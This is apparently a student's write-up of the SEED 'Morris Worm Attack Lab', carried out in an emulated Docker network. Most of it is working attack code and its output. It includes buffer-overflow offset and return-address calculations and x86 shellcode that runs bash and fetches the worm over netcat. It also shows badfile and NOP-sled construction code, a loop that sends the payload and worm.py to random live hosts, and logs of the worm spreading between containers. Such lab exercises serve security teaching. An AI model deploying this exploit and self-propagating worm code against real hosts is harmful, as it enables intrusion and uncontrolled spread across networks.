
Morris Worm Attack Lab


Task 1: Getting Familiar with the Lab Setup

Build the docker and bring it up




```
[10/21/25]seed@VM:~/.../Labsetup$ dockps
777e4ff7725f  as171h-host_16-10.171.0.87
72e39aa5179b  as102rs-ix102-10.102.0.102
a6944dc1ebc4  as12r-r104-10.104.0.12
a70cc520b32a  as161r-router0-10.161.0.254
d3bf83d95aa1  as160r-router0-10.160.0.254
edd7ddf9d20f  as170r-router0-10.170.0.254
ed8da6517e8e  as12r-r101-10.101.0.12
0c7eef1b71db  as154r-router0-10.154.0.254
3049d503d617  as4r-r100-10.100.0.4
3d7c36e50000  as3r-r103-10.103.0.3
39333c40ad16  as2r-r102-10.102.0.2
dee1f00cbccc  as105rs-ix105-10.105.0.105
9a36cecb3c86  as11r-r102-10.102.0.11
f7265ec652f9  as103rs-ix103-10.103.0.103
1f3decfff300  as100rs-ix100-10.100.0.100
45865e913158  as11r-r105-10.105.0.11
1ecb64e71100  as2r-r105-10.105.0.2
6cd21afcb2b9  as3r-r104-10.104.0.3
84695c34a385  as150r-router0-10.150.0.254
cb4cc306e6d6  as101rs-ix101-10.101.0.101
9a829770cc22  as2r-r100-10.100.0.2
9732295a6365  as171r-router0-10.171.0.254
f19bc8ce6e22  as104rs-ix104-10.104.0.104
e69f796a1d4a  as163r-router0-10.163.0.254
cecb914ccb59  as2r-r101-10.101.0.2
aaefe81b2b9e  as151r-router0-10.151.0.254
d328589ce692  as153r-router0-10.153.0.254
04136c67a869  as3r-r105-10.105.0.3
903c146abdc8  as152r-router0-10.152.0.254
11a885372565  as3r-r100-10.100.0.3
ed453f2c75f4  as164r-router0-10.164.0.254
3cad86130ad2  as162r-router0-10.162.0.254
f95e55042d1e  as4r-r104-10.104.0.4
5e52ac6d3b24  as4r-r102-10.102.0.4
f5726bfdefac  seedemu_internet_map
```

Access the map by visiting http:localhost:8080/map.html




Task 2: Attack the First Target

First disable ASLR




```
[10/21/25]seed@VM:~/.../Labsetup$ sudo /sbin/sysctl -w kernel.rando
mize_va_space=0
kernel.randomize va space = 0
```

Message the server and get the response



```
[10/21/25]seed@VM:~/.../worm$ echo hello | nc -w2 10.151.0.71 9090
as151h-host_0-10.151.0.71          | Starting stack
as151h-host_0-10.151.0.71          | Input size: 6
as151h-host_0-10.151.0.71          | Frame Pointer (ebp) inside bo
f():  0xffffd5f8
as151h-host_0-10.151.0.71          | Buffer's address inside bof()
:     0xffffd588
as151h-host_0-10.151.0.71          | ==== Returned Properly ====
```

Using the frame pointer and the buffer's address inside the bof(), calculate the offset and ret
offset = (EBP_value - BUFFER_value) + 4
EBP - BUFFER = 0xffffd5f8 - 0xffffd588 = 0x70 → 0x70 + 4 = 0x74 → decimal 116.
ret_addr = BUFFER_value + 0x10 → 0xffffd588 + 0x10 = 0xffffd598
Modify worm.py and make it an executable




```
[10/21/25]seed@VM:~/.../worm$ nano worm.py
[10/21/25]seed@VM:~/.../worm$ chmod +x worm.py
[10/21/25]seed@VM:~/.../worm$ ./worm.py
The worm has arrived on this host ^_^
**********************************
>>>>> Attacking 10.151.0.71 <<<<<
**********************************
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
```


From this we can see that the code was successfully injected.

Task 3: Self Duplication


First we modify worm.py so that it has a payload that contains a simple pilot code.



```
shellcode= (
   "\xeb\x2c\x59\x31\xc0\x88\x41\x19\x88\x41\x1c\x31\xd2\xb2\xd0\x88"
   "\x04\x11\x8d\x59\x10\x89\x19\x8d\x41\x1a\x89\x41\x04\x8d\x41\x1d"
   "\x89\x41\x08\x31\xc0\x89\x41\x0c\x31\xd2\xb0\x0b\xcd\x80\xe8\xcf"
   "\xff\xff\xff"
   "AAAABBBBCCCCDDDD"
   "/bin/bash*"
   "-c*"
   # You can put your commands in the following three lines.
   # Separating the commands using semicolons.
   # Make sure you don't change the length of each line.
   # The * in the 3rd line will be replaced by a binary zero.
   " echo '(^_^) Shellcode is running (^_^)';                   "
   " nc -lnv 9999 > worm.py && python3 worm.py                  "
   "                                                           *"
   "123456789012345678901234567890123456789012345678901234567890"
   # The last line (above) serves as a ruler, it is not used
).encode('latin-1')
```




```
# Create the badfile (the malicious payload)
def createBadfile():
    content = bytearray(0x90 for i in range(500))   # NOP sled

    # put the provided shellcode at the end
    content[500-len(shellcode):] = shellcode

    # --- Replace these values with numbers you computed ---
    # Example computed values (replace with YOURS):
    ret = 0xffffd588 + 500 - len(shellcode)        # <-- example ret_addr; use your computed ret_addr
    offset = 0xffffd5f8 - 0xffffd588 + 4           # <-- computed offset_to_saved_return

    # write the ret address into place
    content[offset:offset + 4] = (ret).to_bytes(4, byteorder='little')

    with open('badfile', 'wb') as f:
        f.write(content)
```




```
# Launch the attack on other servers
while True:
    targetIP = getNextTarget()

    # Send the malicious payload to the target host
    print(f"**********************************", flush=True)
    print(f">>>>> Attacking {targetIP} <<<<<", flush=True)
    print(f"**********************************", flush=True)
    subprocess.run([f"cat badfile | nc -w3 {targetIP} 9090"], shell=True)
    print(f"Sent bad file to {targetIP}", flush=True)

    # Give the shellcode some time to run on the target host
    time.sleep(1)

    subprocess.run([f"nc -w3 {targetIP} 9999 < worm.py"], shell=True)


    # Sleep for 10 seconds before attacking another host
    time.sleep(10)
```

Make the worm.py an executable. Run worm.py to generate a badfile and send it to the target



```
[10/22/25]seed@VM:~/.../worm$ nano worm.py
[10/22/25]seed@VM:~/.../worm$ chmod +x worm.py
[10/22/25]seed@VM:~/.../worm$ ./worm.py
The worm has arrived on this host ^_^
**********************************
>>>>> Attacking 10.151.0.71 <<<<<
**********************************
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
Sent bad file to 10.151.0.71
```


Now we verify that the word was sent by going to the victim container



```
as151h-host_0-10.151.0.71         | Starting stack
as151h-host_0-10.151.0.71         | (^_^) Shellcode is running (^
_^)
as151h-host_0-10.151.0.71         | Listening on 0.0.0.0 9999
as151h-host_0-10.151.0.71         | Connection received on 10.151
.0.1 42972
as151h-host_0-10.151.0.71         | The worm has arrived on this
host ^_^
as151h-host_0-10.151.0.71         | *****************************
*****
as151h-host_0-10.151.0.71         | >>>>> Attacking 10.151.0.71 <
<<<<
as151h-host_0-10.151.0.71         | *****************************
*****
```


Task 4: Propagation

We import random and update getNextTarget() so that it is random




```
def getNextTarget():
    while True:
        a = randint(151, 153)
        b = randint(71, 75)
        ipaddr = f"10.{a}.0.{b}"

        output = subprocess.check_output(f"ping -q -c1 -w1 {ipaddr}", shell=True)
        result = output.find(b'1 received')
        if result == -1:
            print(f"{ipaddr} is not alive", flush=True)
        else:
            print(f"*** {ipaddr} is alive, launch the attack", flush=True)
            return ipaddr
```

Now make worm.py an executable and run it



```
as151h-host_0-10.151.0.71              | >>>>> Attacking 10.151.0.71 <<<<<
as151h-host_0-10.151.0.71              | **********************************
as151h-host_0-10.151.0.71              | Starting stack
as151h-host_0-10.151.0.71              | Sent bad file to 10.151.0.71
as151h-host_0-10.151.0.71              | (^_^) Shellcode is running (^_^)
as151h-host_0-10.151.0.71              | Listening on 0.0.0.0 9999
as151h-host_0-10.151.0.71              | Connection received on 10.151.0.71 36060
as151h-host_3-10.151.0.74              | Starting stack
as151h-host_3-10.151.0.74              | (^_^) Shellcode is running (^_^)
as151h-host_3-10.151.0.74              | Listening on 0.0.0.0 9999
as151h-host_3-10.151.0.74              | Connection received on 10.151.0.1 48196
as151h-host_3-10.151.0.74              | The worm has arrived on this host ^_^
as151h-host_3-10.151.0.74              | *** 10.152.0.71 is alive, proceed with t
he action
as151h-host_3-10.151.0.74              | **********************************
as151h-host_3-10.151.0.74              | >>>>> Attacking 10.152.0.71 <<<<<
as151h-host_3-10.151.0.74              | **********************************
as152h-host_0-10.152.0.71              | Starting stack
as151h-host_3-10.151.0.74              | Sent bad file to 10.152.0.71
as152h-host_0-10.152.0.71              | (^_^) Shellcode is running (^_^)
as152h-host_0-10.152.0.71              | Listening on 0.0.0.0 9999
as152h-host_0-10.152.0.71              | Connection received on 10.151.0.74 40620
as152h-host_0-10.152.0.71              | The worm has arrived on this host ^_^
as152h-host_0-10.152.0.71              | *** 10.151.0.74 is alive, proceed with t
he action
as152h-host_0-10.152.0.71              | **********************************
as152h-host_0-10.152.0.71              | >>>>> Attacking 10.151.0.74 <<<<<
as152h-host_0-10.152.0.71              | **********************************
as151h-host_3-10.151.0.74              | Starting stack
as152h-host_0-10.152.0.71              | Sent bad file to 10.151.0.74
as151h-host_3-10.151.0.74              | (^_^) Shellcode is running (^_^)
as151h-host_3-10.151.0.74              | Listening on 0.0.0.0 9999
as151h-host_3-10.151.0.74              | Connection received on 10.152.0.71 58312
as151h-host_3-10.151.0.74              | The worm has arrived on this host ^_^
as151h-host_3-10.151.0.74              | *** 10.151.0.73 is alive, proceed with t
he action
as151h-host_3-10.151.0.74              | **********************************
as151h-host_3-10.151.0.74              | >>>>> Attacking 10.151.0.73 <<<<<
as151h-host_3-10.151.0.74              | **********************************
as151h-host_2-10.151.0.73              | Starting stack
```

